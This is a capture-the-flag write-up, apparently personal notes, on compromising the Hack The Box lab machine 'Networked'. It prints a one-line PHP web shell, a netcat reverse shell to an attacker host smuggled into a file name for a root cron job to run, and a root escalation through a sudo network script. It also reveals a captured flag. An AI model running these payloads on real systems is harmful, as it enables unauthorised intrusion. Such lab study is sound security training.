Sunday, May 4, 2025 8:22 PM


nmap

The website is php.

443 is closed.

```
-(kali®kali)-[~/Desktop/htb/networked]
 _$ cat nmap
# Nmap 7.95 scan initiated Sun May 4 12:55:42 2025 as: /usr/lib/nmap/nmap --privileged -A
Nmap scan report for 10.129.192.80
Host is up (0.020s latency).
Not shown: 65452 filtered tcp ports (no-response), 80 filtered tcp ports (host-prohibited)
PORT
        STATE SERVICE VERSION
                      OpenSSH 7.4 (protocol 2.0)
22/tcp open
               ssh
ssh-hostkey:
   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
    256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
   256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
                      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
80/tcp open http
_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https
Device type: general purpose|WAP|media device|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X|5.X (98%), Asus embedded (88%), Amazon embedd
```

```
_(kali®kali)-[~/Desktop/htb/networked]
  gobuster dir -u http://10.129.192.80/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -x php
-----
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                       http://10.129.192.80/
[+] Method:
                       GET
[+] Threads:
                       10
[+] Wordlist:
                       /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
[+] Negative Status codes:
                       404
[+] User Agent:
                       gobuster/3.6
[+] Extensions:
                       php
[+] Timeout:
                       10s
______
Starting gobuster in directory enumeration mode
-----
/.html.php
                 (Status: 403) [Size: 211]
/.html
                 (Status: 403) [Size: 207]
                 (Status: 200) [Size: 229]
/index.php
/.htm
                 (Status: 403) [Size: 206]
/.htm.php
                  (Status: 403) [Size: 210]
/lib.php
                 (Status: 200) [Size: 0]
                  (Status: 301) [Size: 237] [--> http://10.129.192.80/uploads/]
/uploads
                  (Status: 301) [Size: 236] [--> http://10.129.192.80/backup/]
/backup
/upload.php
                  (Status: 200) [Size: 169]
                  (Status: 200) [Size: 1302]
/photos.php
```



```
(kali⊗ kali)-[~/Desktop/htb/networked/backup]

$ cat test.php


<?php system($_GET['HelloWorld']); ?>

A Not secure 10.129.192.80/upload.php

Rali Linux  Kali Tools  Kali Docs  Kali Forums  Kali Invalid image file.

Choose File No file chosen

Go!
```



Index of /backup



```
-(<mark>kali®kali</mark>)-[~/Desktop/htb/boardlight]
 -$ ls -al backup.tar
-rw-rw-r-- 1 kali kali 10240 Jul 9 2019 backup.ta
  —(kali⊗kali)-[~/Desktop/htb/boardlight]
—$ exiftool backup.tar
ExifTool Version Number
                                 : 13.10
File Name
                                 : backup.tar
Directory
File Size
                                 : 10 kB
File Modification Date/Time
                                : 2019:07:09 07:33:42-04:00
File Access Date/Time
                                 : 2025:05:04 20:22:56-04:00
File Inode Change Date/Time
                                 : 2025:05:04 20:22:56-04:00
File Permissions
                                 : -rw-rw-r--
File Type
                                 : TAR
File Type Extension
                                 : tar
MIME Type
                                 : application/x-tar
Warning
                                 : Unsupported file type
```


```
(kali@ kali)-[~/Desktop/htb/networked]
$ mkdir backup


(kali@ kali)-[~/Desktop/htb/networked]
$ ls
backup backup.tar dirsearch nmap reports results


(kali@ kali)-[~/Desktop/htb/networked]
$ tar -xvf backup.tar -C backup
index.php
lib.php
photos.php
upload.php


(kali@ kali)-[~/Desktop/htb/networked]
$ ls
backup backup.tar dirsearch nmap reports results
```

Use grep to find \$_ in all php files in current directory. This is a great way to analys or search code. This one stands out.









```
(kali⊗kali)-[~/Desktop/htb/networked]
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.192.80] 35952
bash: no job control in this shell
bash-4.2$
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$
```

Cronjob running every 3 mins.

```
bash-4.2$ ls -al
total 28
drwxr-xr-x. 2 guly guly 4096 Sep 6 2022 .
drwxr-xr-x. 3 root root 18 Jul 2 2019 ..
                        9 Sep 7 2022 .bash_history -> /dev/null
18 Oct 30 2018 .bash_logout
lrwxrwxrwx. 1 root root
-rw-r--r--. 1 guly guly
-rw-r--r-. 1 guly guly 193 Oct 30 2018 .bash_profile
-rw-r--r-- 1 guly guly 231 Oct 30 2018 .bashrc
-r--r--. 1 root root 782 Oct 30 2018 check_attack.php
-rw-r--r-- 1 root root 44 Oct 30 2018 crontab.guly
-r-----. 1 guly guly 33 May 4 18:57 user.txt
bash-4.2$
bash-4.2$ cat crontab.guly
*/3 * * * php /home/guly/check_attack.php
bash-4.2$
bash-4.2$ cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
```

Base64 to copy file to our local machine.

bash-4.2\$ base64 -w 0 check_attack.php

PD9waHAKcmVxdWlyZSAnL3Zhci93d3cvaHRtbC9saWIucGhwJzsKJHBhdGggPSAnL3Zhci93d3cvaHRtbC91cGxvYWRzLyc7CiRsb2dwYXRoID0gJy90bXAvYXR0YWNrLmxvZyc7
CiR0byA9ICdndWx5JzsKJG1zZz0gJyc7CiRoZWFkZXJzID0gIlgtTWFpbGVy0iBjaGVja19hdHRhY2sucGhwXHJcbiI7CgokZmlsZXMgPSBhcnJheSgpOwokZmlsZXMgPSBwcmVn
X2dyZXAoJy9eKFteLl0pLycsIHNjYW5kaXIoJHBhdGgpKTsKCmZvcmVhY2ggKCRmaWxlcyBhcyAka2V5ID0+ICR2YWx1ZSkgewoJJG1zZz0nJzsKICBpZiAoJHZhbHVlID09ICdp
bmRleC5odG1sJykgewoJY29udGludWU7CiAgfQogICNlY2hvICItLS0tLS0tLS0tLS0tXG4iOwoKICAjcHJpbnQgImNoZWNrOiAkdmFsdWVcbiI7CiAgbGlzdCAoJG5hbWUsJGV4
dCkgPSBnZXRuYW1lQ2hlY2soJHZhbHVlKTsKICAkY2hlY2sgPSBjaGVja19pcCgkbmFtZSwkdmFsdWUpOwoKICBpZiAoISgkY2hlY2tbMF0pKSB7CiAgICBlY2hvICJhdHRhY2sh
XG4iOwogICAgIyB0b2RvOiBhdHRhY2ggZmlsZQogICAgZmlsZV9wdXRfY29udGVudHMoJGxvZ3BhdGgsICRtc2csIEZJTEVfQVBQRU5EIHwgTE9DS19FWCk7CgogICAgZXhlYygi
cm0gLWYgJGxvZ3BhdGgiKTsKICAgIGV4ZWMoIm5vaHVwIC9iaW4vcm0gLWYgJHBhdGgkdmFsdWUgPiAvZGV2L251bGwgMj4mMSAmIik7CiAgICBlY2hvICJybSAtZiAkcGF0aCR2
YWx1ZVxuIjsKICAgIG1haWwoJHRvLCAkbXNnLCAkbXNnLCAkaGVhZGVycywgIi1GJHZhbHVlIik7CiAgfQp9Cgo/Pgo=bash-4.2\$

(kali® kali)-[~/Desktop/htb/networked]
\$ echo 'PD9waHAKcmVxdWlyZSAnL3Zhci93d3cvaHRtbC9saWIucGhwJzsKJHBhdGggPSAnL3Zhci93d3cvaHRtbC91cGxvYWRzLyc7CiRsb2dwYXRoID0gJy90bXAvYXR0YW
NrLmxvZyc7CiR0byA9ICdndWx5JzsKJG1zZz0gJyc7CiRoZWFkZXJzID0gIlgtTWFpbGVyOiBjaGVja19hdHRhY2sucGhwXHJcbiI7CgokZmlsZXMgPSBhcnJheSgpOwokZmlsZX
MgPSBwcmVnX2dyZXAoJy9eKFteLl0pLycsIHNjYW5kaXIoJHBhdGgpKTsKCmZvcmVhY2ggKCRmaWxlcyBhcyAka2V5ID0+ICR2YWx1ZSkgewoJJG1zZz0nJzsKICBpZiAoJHZhbH
VlID09ICdpbmRleC5odG1sJykgewoJY29udGludWU7CiAgfQogICNlY2hvICItLS0tLS0tLS0tLS0tXG4iOwoKICAjcHJpbnQgImNoZWNrOiAkdmFsdWVcbiI7CiAgbGlzdCAoJG
5hbWUsJGV4dCkgPSBnZXRuYW1lQ2hlY2soJHZhbHVlKTsKICAkY2hlY2sgPSBjaGVja19pcCgkbmFtZSwkdmFsdWUpOwoKICBpZiAoISgkY2hlY2tbMF0pKSB7CiAgICBlY2hvIC
JhdHRhY2shXG4iOwogICAgIyB0b2RvOiBhdHRhY2ggZmlsZQogICAgZmlsZV9wdXRfY29udGVudHMoJGxvZ3BhdGgsICRtc2csIEZJTEVfQVBQRU5EIHwgTE9DS19FWCk7CgogIC
AgZXhlYygicm0gLWYgJGxvZ3BhdGgiKTsKICAgIGV4ZWMoIm5vaHVwIC9iaW4vcm0gLWYgJHBhdGgkdmFsdWUgPiAvZGV2L251bGwgMj4mMSAmIik7CiAgICBlY2hvICJybSAtZi
AkcGF0aCR2YWx1ZVxuIjsKICAgIG1haWwoJHRvLCAkbXNnLCAkbXNnLCAkaGVhZGVycywgIi1GJHZhbHVlIik7CiAgfQp9Cgo/Pgo=' | base64 -d > check_attack.php

We will put malicious file in upload folder and this program will think it is a malicious file and try to delete. But we will make it execute our file. We have to inject our file in upload folder.

For details, watch ippsec video.

```
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";
$files = array();
$files = preg_grep('/^([^.])/', scandir($path));
foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  #echo "----\n";
  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);
  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
```

```
1: kali@kali: ~/Desktop/htb/networked ▼
foreach ($files as $key => $value) {
       $msg='';
 if ($value == 'index.html') {
       continue;
 #echo "----\n";
 #print "check: $value\n";
 list ($name,$ext) = getnameCheck($value);
 $check = check_ip($name,$value);
 if (!($check[0])) {
   echo "attack!\n";
   # todo: attach file
   file put contents($logpath, $msg. FILE APPEND | LOCK EX):
   exec("rm -f $logpath");
   exec("nohup /bin/rm -f $path$value > /dev/null 2>81 8");
   echo "rm -f $path$value\n";
   mail($to, $msg, $msg, $headers, "-F$value");
```

We will make a file name touch -- ';nc -c bash 10.10.14.15 9001;.php'

We have to put .php to make it looks like a malicious file for the system so that it will try to get rid of it. Then we wait 3mins for the cronjob to execute it.

Now we got user shell.

```
bash-4.2$ cd /var/www/html/uploads/
bash-4.2$ ls
10_10_14_15.php.gif 127_0_0_2.png 127_0_0_4.png
127_0_0_1.png 127_0_0_3.png index.html
bash-4.2$ date
Mon May 5 05:49:42 CEST 2025
bash-4.2$ ls
10_10_14_15.php.gif 127_0_0_3.png
                                                        index.html
                 127_0_0_4.png
127_0_0_1.png
                    ;nc -c bash 10.10.14.15 9001;.php
127_0_0_2.png
 1: kali@kali: ~/Desktop/htb/networked ▼
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1555454 bytes 225995896 (215.5 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  -(kali@kali)-[~/Desktop/htb/networked]
 _$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.192.80] 35954
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```

Do the shell upgrade (stty) and get the user.txt.

```
[guly@networked ~]$ cat user.txt
0ad701382c27998fd4d395b4e8ff32cb
```

We check the changename.sh and found in its regexp it accepts space. \\

This program is actually taking user input as config and execute those configs.

```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF
regexp="^[a-zA-Z0-9_\]-]+$"
for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done
/sbin/ifup guly0
```

So we run the program and put space and 'bash'. Then the system execute bash cmd and return root access.

```
[guly@networked .ssh]$ sudo /usr/local/sbin/changename.sh
interface NAME:
hjgabkfa bash
interface PROXY_METHOD:
ljahdf
interface BROWSER_ONLY:
asfda
interface BOOTPROTO:
adfa
[root@networked network-scripts]#
```

When we check the ifcfg-guly file, we can see it took spcace and the text 'bash'.

```
[root@networked network-scripts]# cat /etc/sysconfig/network-scripts/ifcfg-guly

DEVICE=guly0

ONBOOT=no

NM_CONTROLLED=no

NAME=hjgabkfa_bash

PROXY_METHOD=ljahdf

BROWSER_ONLY=asfda

BOOTPROTO=adfa
```